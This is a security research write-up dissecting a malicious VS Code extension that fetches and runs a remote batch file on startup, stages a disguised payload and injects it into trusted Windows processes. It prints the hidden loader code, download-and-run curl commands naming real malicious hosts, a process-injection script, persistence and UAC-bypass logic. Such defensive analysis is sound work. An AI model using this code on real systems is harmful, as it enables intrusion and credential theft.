Nebula Deck: A Malicious VS Code Extension Built to Survive a Windows Reinstall

Yotam Perkal

Eitan Chassid
Aug 12, 2026・
25 min read

A fake project planner on the VS Code Marketplace starts working the second your editor finishes loading. It downloads a Windows script, unpacks a payload hidden inside a file pretending to be an image, and slips that code into a process Windows already trusts. From there the chain climbs: administrator rights, the kernel, and then a part of your computer that antivirus cannot see at all.
A live malicious extension campaign on the VS Code Marketplace. We are calling it Nebula Deck, after the planner branding it hides behind and how far underneath the operating system it ends up.
BLSoftworks.FocusDeck and LineInnovation.LineDeck, with byte-for-byte identical loader code.GjidL.png that is not an image and has no PNG header, parked in a folder named to look like graphics-driver leftovers.What follows is the chain in the order your machine would experience it.

Every promise in the listing is contradicted by the code, and the product still works well enough that nobody checks.
This walkthrough follows the order a victim’s machine would experience it. What they install, what runs, and how far down it gets. So it starts where they would start, on a Marketplace page that gives nothing away.
Both publisher identities sell the same product in almost the same words. LineDeck promises you can plan, organise and deliver projects without leaving VS Code, keep your workflow in sync, and assign work to your team. FocusDeck says the same thing under a different name.
The README is worth reading closely, because the code contradicts every promise in it:
| What the listing promises | What the code does |
|---|---|
| “Offline-first” | Its very first action on startup is an outbound download. |
| “No intrusive telemetry” | It fetches and runs a Windows batch file chosen by the attacker. |
| “Your workspace stays under your control” | A remote operator decides what runs on the machine. |
The visible product is real enough to survive a glance. Drag-and-drop columns, task cards with priorities and due dates, checklists, and “team workspaces” you join with an invite code. It is all one self-contained panel with local state. There is no backend, no account, and no sync. The collaboration features exist to justify the branding, not to work.
There is one tell in the packaging itself. The manifest advertises a command called LineDeck.open, but the code registers fluxBoard.open, titles the panel “Flux Board”, and names the default workspace “My Flux Board”. The marketing skin was renamed between publisher accounts. The implementation underneath was not.
That mismatch is one of the cheapest review signals available on a Marketplace listing, and it is the thread that ties these five builds together as one operation rather than coincidental look-alikes.

The listing also carried a burst of five-star reviews all posted within about an hour of each other. Enough social proof to make a brand-new publisher look established to anyone scrolling past.
So a careful developer could read this listing, click through the README, open the panel, drag a few cards around, and find nothing wrong. Because there is nothing wrong with the part they are looking at. The attack lives in a folder nobody opens.
It runs itself. Installing the extension is the only action the victim ever has to take.
For every sample we captured, the way in is the Marketplace listing itself. No phishing email, no attachment. The operator publishes a plausible planner under a throwaway account and lets VS Code’s own startup process begin the chain.
// package.json - startup activation and a decorative dependency
{
  "activationEvents": ["onStartupFinished", "onCommand:LineDeck.open"],
  "main": "./src/extension.js",
  "dependencies": { "boardflow": "^1.2.1" }
}
onStartupFinished is the field that matters. The payload does not wait for you to open the planner, click a button, or create a board. Install the extension, let the editor finish loading, and the download runs. Possibly before you ever see the fake interface at all.
The extension file makes the ordering obvious. As soon as VS Code calls activate, it fires the dropper and silently swallows any error. Only afterwards does it register the user interface.
// src/extension.js - dropper first, fake UI second
function activate(context) {
  try {
    patt.run().catch(() => {});
  } catch (_) {}

  context.subscriptions.push(
    vscode.commands.registerCommand('fluxBoard.open', () => {
      try {
        openPanel(context);
      } catch (err) {
        vscode.window.showErrorMessage(`Flux Board: failed to open`);
      }
    })
  );
}
VS Code does not run npm preinstall scripts for extension dependencies. That is a deliberate protection, and the operators route around it. They ship boardflow already unpacked inside the extension, keep a decorative "preinstall": "node install.js" line inside it for appearances, and then call that same script themselves from extension code.
// src/patt.js - byte-identical across all five builds
const installScript = path.join(__dirname, '..', 'node_modules', 'boardflow', 'install.js');
spawn(process.execPath, [installScript], {
  detached: true,
  stdio: 'ignore',
  windowsHide: true,
  env: { ...process.env, ELECTRON_RUN_AS_NODE: '1' }
}).unref();
Three details here are deliberate rather than sloppy:
ELECTRON_RUN_AS_NODE=1 turns the editor’s own Electron binary into a plain Node interpreter. No separate Node install needed on the victim machine.detached: true with stdio: 'ignore' and unref() means the child process outlives the call that made it and reports nothing back.windowsHide: true keeps any console window off the screen.There is a detail here that is easy to misread as good news. On npm, boardflow is already a security holding package, meaning the name was reclaimed after abuse. The extension does not care. It carries its own malicious copy inside the package, so a takedown at the registry never reaches it. An npm security hold is not evidence that a VSIX bundling that package is safe.
We decoded the obfuscated install.js under a mocked exec, so nothing ran on our analysis machine. What came out is two lines:



curl -L -o "%TEMP%\846385d443.bat" "http://pixelrbx.com/846385d443.bat"
"%TEMP%\846385d443.bat"
Download, then run. Later builds keep exactly that shape and change only where the file lives.
| Build | Download URL |
|---|---|
| FocusDeck 1.0.0 and 1.0.1, LineDeck 1.0.0 | http://pixelrbx.com/846385d443.bat |
| FocusDeck 1.0.2 | http://pxbble.com/846385d443.bat |
| FocusDeck 1.0.3 | http://realism-hub.com/NevyP5PQU5wz.bat |
Because the second stage is fetched when the code runs, the extension package itself never contains the payload. A scan performed while the host is offline sees some obfuscation and a child_process call, and no batch body at all.
Nine phases, each one taking privilege the last one could not reach, ending below the operating system.
Up to this point the story is unremarkable as malware goes. A fake extension downloads a script. That happens constantly. What makes this campaign worth a long read is what the script turns out to be the top of.
The nine phases below are best read as a descent, which is where Nebula Deck gets its name. Each phase takes something the one before it could not: first your user account, then a trusted process, then administrator, then the kernel, and finally a place beneath the operating system entirely. Every step gains privilege the step before it did not have, and every step gets harder to see.
Every code snippet is tagged either DECOMPILED, meaning we pulled it out of the real extracted executable and kept the decompiler’s original function names, or RECONSTRUCTED, meaning we built it from observed loader behaviour. Watch those tags. They are how you can tell what we proved from what we assess.
The batch file dropped into your temp folder has one real job: hand off to PowerShell without showing you anything. It launches PowerShell with a hidden window and an execution-policy bypass, carrying two Base64 blobs embedded directly in the script.
Why it matters: splitting the payload into two blobs inside a batch file means neither the loader nor the payload exists as a recognisable file on disk at this point. Everything downstream is assembled in memory from text the batch file already holds. There is nothing yet for a file scanner to find, because there is not yet a file.
:: RECONSTRUCTED - the shape of the initial .bat
@echo off
powershell -WindowStyle Hidden -ExecutionPolicy Bypass -Command "
$b64_1='[Base64 blob 1]';
$b64_2='[Base64 blob 2]';
# decode and continue
"
PowerShell decodes the blobs and decrypts the first one into an injection loader, the component we track as FnRlhf. The second becomes a 300 KB file written to C:\ProgramData\IntelDriver\GjidL.png.
Why it matters: two choices here are pure evasion. The staging file ends in .png but has no PNG header, so it is not an image at all, and any tool that trusts file extensions will sort it into the wrong bucket. And ProgramData\IntelDriver\ reads like leftover graphics-driver debris, which is not a folder most administrators stop to question.
# RECONSTRUCTED - FnRlhf loader, decrypt and staging write
$payloadPath = "$env:ProgramData\IntelDriver\GjidL.png"
New-Item -ItemType Directory -Path "$env:ProgramData\IntelDriver" -Force | Out-Null
[System.IO.File]::WriteAllBytes($payloadPath, $encryptedPayload)
To be clear about method: we recovered the executable we decompiled by following this loader’s own staging logic against GjidL.png, not by running the live infection on a victim machine.
Which raises the obvious question. If that file is 300 KB of scrambled bytes with no header, how does anything run it?
GjidL.png is not one encrypted lump. It holds a large scrambled region containing the real payload, plus a small piece of x86-64 code that knows how to unwrap it. That stub runs five different transformations in order: LZSS decompression, a rotate-through-carry pass, ten rounds of AES-like mixing, a rolling XOR, and finally a per-byte rotation.
Why it matters: each layer is cheap to run and expensive to analyse. Stacking five different techniques means a researcher cannot recover the payload by spotting one algorithm. They need all five, in the right order, with the right constants. It also defeats simple entropy and signature checks, because the half-finished states look like unrelated binary noise.
All five come from the extracted executable, roughly 624 KB. We have kept the decompiler’s original function names so anyone else working the same sample can line their notes up with ours.
sub_0)Decompression runs first, so everything after it works on a compact buffer. The dictionary and lookup table are baked into the file, so nothing external is needed.
// DECOMPILED - sub_0 - LZSS with dictionary and lookup table (PE entry stub)
void* lzss_decompress(uint8_t* compressed, uint8_t* dictionary, uint8_t* lookup_table) {
    uint8_t* output = malloc(comp_len * 2);
    size_t out_len = 0, i = 0;
    while (i < comp_len) {
        uint8_t control = compressed[i++];
        for (int bit = 0; bit < 8 && i < comp_len; bit++) {
            if (control & (1 << bit)) {
                output[out_len++] = compressed[i++];
            } else {
                uint8_t length = (compressed[i] >> 4) + 3;
                uint16_t distance = ((compressed[i] & 0xF) << 8) | compressed[i+1];
                i += 2;
                for (int j = 0; j < length; j++) {
                    if (distance < out_len)
                        output[out_len] = output[out_len - distance];
                    else if (distance < 256)
                        output[out_len] = dictionary[distance];
                    else
                        output[out_len] = lookup_table[distance % 256];
                    out_len++;
                }
            }
        }
    }
    return output;
}
sub_46e47)A bit-level pass over 32-bit words. Cheap, reversible, and unrecognisable to signature engines.
// DECOMPILED - sub_46e47 - rotate-left-through-carry decrypt
// Constant visible in decompilation: 0x3b660b98
void rlcd_decrypt(uint32_t* data, uint8_t key) {
    for (int i = 0; i < data_length; i++) {
        uint32_t value = data[i];
        uint32_t carry = 0;
        for (int j = 0; j < key; j++) {
            uint32_t new_carry = (value >> 31) & 1;
            value = ((value << 1) | carry) & 0xFFFFFFFFu;
            carry = new_carry;
        }
        data[i] = value;
    }
}
sub_49f9b)Ten rounds of substitute-and-mix operations built out of rotate and XOR primitives rather than a standard AES library. The practical effect is that there is no recognisable crypto API call for a defender to hook.
// DECOMPILED - sub_49f9b - AES-like round operations
// Related XOR constants from sibling functions:
//   sub_4726d: 0x33497277 | sub_4a0f1: 0x481debce
//   sub_470b3: 0x4117bfbe | sub_481d8: 0x7740fe01
void aes_round(uint32_t* state) {
    // Decompiled pattern uses ROLD mixes, e.g.
    // r10_2 = ROLD(r10, 5) ^ rcx_2;  r8_2 = ROLD(r8, 8) ^ rax_2;
    for (int round = 0; round < 10; round++) {
        state[0] ^= xor_keys[round % 4];
    }
}
sub_4a0f1)A four-byte rolling key applied across the buffer. The simplest layer, and the one most likely to be mistaken for the whole scheme if the others go unnoticed.
// DECOMPILED - sub_4a0f1 - XOR with rolling key 0x204283a
#define XOR_ROLLING_KEY 0x204283a

void xor_decrypt(uint8_t* data, size_t len) {
    for (size_t i = 0; i < len; i++) {
        uint8_t key_byte = (XOR_ROLLING_KEY >> ((i % 4) * 8)) & 0xFF;
        data[i] ^= key_byte;
    }
}
sub_4803b)A final per-byte rotate. Its practical effect is that getting any earlier layer slightly wrong still produces garbage.
// DECOMPILED - sub_4803b - RORB / ROLB
void byte_rotation(uint8_t* data, size_t len) {
    for (size_t i = 0; i < len; i++) {
        uint8_t val = data[i];
        val = ((val >> 3) | (val << 5)) & 0xFF;  // RORB 3
        val = ((val << 5) | (val >> 3)) & 0xFF;  // ROLB 5
        data[i] = val;
    }
}
Five layers later, the real payload is sitting unpacked in memory. Which is progress for the attacker and a problem at the same time, because running it as a normal program would put a brand-new unsigned executable on disk. That is exactly the thing security products are best at catching. So it never becomes a program.
The loader does not start a new program. It takes the unpacked payload as runnable code and puts it inside a process that is already running and already trusted. It opens a handle to that process, reserves a chunk of executable memory inside it, writes the code into that chunk, and starts a thread in the target process pointed at it.
From that moment the malicious code runs under the identity of the host process. Same process ID, same Microsoft-signed program on disk, same unremarkable position in the process tree.
The loader writes a fixed seven-byte marker, DE AD BE CA FE BA EF, immediately in front of the code. It does two jobs: it lets the loader scan a candidate process and recognise “I already own this one” so it does not inject twice, and it acts as an alignment tag ahead of the buffer.
Target selection is deliberate. The first choice is explorer, which is always present in an interactive session, long-lived, and completely unremarkable when it touches the network or starts child processes. Only if explorer cannot be used does it fall back to other ubiquitous signed processes: SecurityHealthSystray, OneDrive, sihost, taskhostw, and RuntimeBroker. It also checks the target’s bitness first, so 64-bit code only goes into a 64-bit process.
Why it matters: after this step the malicious code is executing inside a Microsoft-signed program. Detection that leans on “unknown unsigned binary” has nothing to flag, the process tree looks normal, and any network traffic appears to come from a trusted system component. There is no new file on disk to scan, because the code only ever exists as bytes written into another process’s memory.
# RECONSTRUCTED from the deobfuscated PowerShell injection loader
$marker = [byte[]](0xDE, 0xAD, 0xBE, 0xCA, 0xFE, 0xBA, 0xEF)

function Inject-Shellcode($processId, $shellcode) {
    $h = [Win32]::OpenProcess([Win32]::PROCESS_INJECTION_ACCESS, $false, $processId)
    if ($h -eq [IntPtr]::Zero) { return $false }

    # reserve executable memory sized for marker + code, inside the target
    $size = $marker.Length + $shellcode.Length
    $addr = [Win32]::VirtualAllocEx(
        $h, [IntPtr]::Zero, $size,
        [Win32]::MEM_COMMIT -bor [Win32]::MEM_RESERVE,
        [Win32]::PAGE_EXECUTE_READWRITE)

    # write the marker, then the runnable code right after it
    [Win32]::WriteProcessMemory($h, $addr, $marker, $marker.Length, [ref]$written)
    $codeAddr = [IntPtr]($addr.ToInt64() + $marker.Length)
    [Win32]::WriteProcessMemory($h, $codeAddr, $shellcode, $shellcode.Length, [ref]$written)

    # run it as a thread owned by the trusted host process
    $t = [Win32]::CreateRemoteThread($h, [IntPtr]::Zero, 0, $codeAddr, [IntPtr]::Zero, 0, [ref]$tid)
    [Win32]::WaitForSingleObject($t, [Win32]::INFINITE) | Out-Null
    return $true
}

$primaryTarget   = "explorer"
$fallbackTargets = @("SecurityHealthSystray", "OneDrive", "sihost", "taskhostw", "RuntimeBroker")
The same loader also sets up persistence for the logged-in user: a hidden scheduled task described as “IntelDriver System Service”, observed under the task name dLdd, which launches a VBS wrapper that runs C:\ProgramData\IntelDriver\xDl.bat at every logon.
Take stock of where we are. An attacker now runs code as you, inside a Microsoft-signed process, and it comes back every time you log in. On a developer laptop that already means their SSH keys, their cloud CLI tokens, their signed-in browser sessions and every repository they can clone. For most malware this is the destination.
This payload treats it as a staging area.
Once the code is running inside the host process, it does not assume it has enough privilege. It checks whether the current process has administrator rights, and that check decides what happens next. Already admin, and it skips straight to the kernel stage. Not admin, and it enters a three-step path: check, set up, fire.
In the decompiled executable that is a clean trio of functions:
| Step | Function | Role |
|---|---|---|
| Check | sub_8e32a |
Are we already elevated? |
| Set up | sub_8e32f |
Prepare the bypass if not |
| Fire | sub_8e38f |
Trigger the escalation |
UAC is not a wall against malware that is already running as you. It is a consent prompt sitting on top of a Windows design decision: some Microsoft-signed programs are marked to elevate automatically. When those start, Windows raises their privileges without showing the full administrator prompt.
Attackers do not break UAC. They abuse that automatic trust, in four steps:
fodhelper.exe and cmstp.exe.To be precise about our evidence: the executable exposes the check, set up and fire structure along with its constants. It does not contain clear strings naming one specific helper binary per build. So we place this in the known family of auto-elevate abuse techniques and describe the shared mechanism, rather than claiming one named technique for every sample.
Why it matters: malware that only wants browser cookies usually stays in user context. Code that stops to ask “am I administrator?” before continuing is getting ready for something that requires elevation. Here, that something is loading a kernel driver.
That question is the clearest signal of intent in the whole sample. Nothing in the earlier stages needed administrator rights. The payload asks anyway, which tells you the author had already planned what comes next.
// DECOMPILED - sub_8e32a - the privilege check gates the bypass
int64_t sub_8e32a(void* arg1, int64_t arg2, int64_t arg3, int32_t arg4, int32_t arg5) {
    bool z; /* already admin? */
    if (!z)
        return sub_8e32f(arg1, arg2, arg3, arg4, /* rbx */);
    /* else continue toward the kernel path */
}

// DECOMPILED - sub_8e32f - bypass setup (const 0x2f823f10)
int64_t sub_8e32f(int64_t arg1, int64_t, int64_t, int32_t arg4, void* arg5) {
    *(arg5 + 0x2f823f10) &= arg4;
    *arg1;
}

// DECOMPILED - sub_8e38f - trigger (const 0x16c35fca)
int64_t sub_8e38f(int16_t arg1, void* arg2) {
    *(&arg1 + 1) ^= *(arg2 - 0x16c35fca);
}
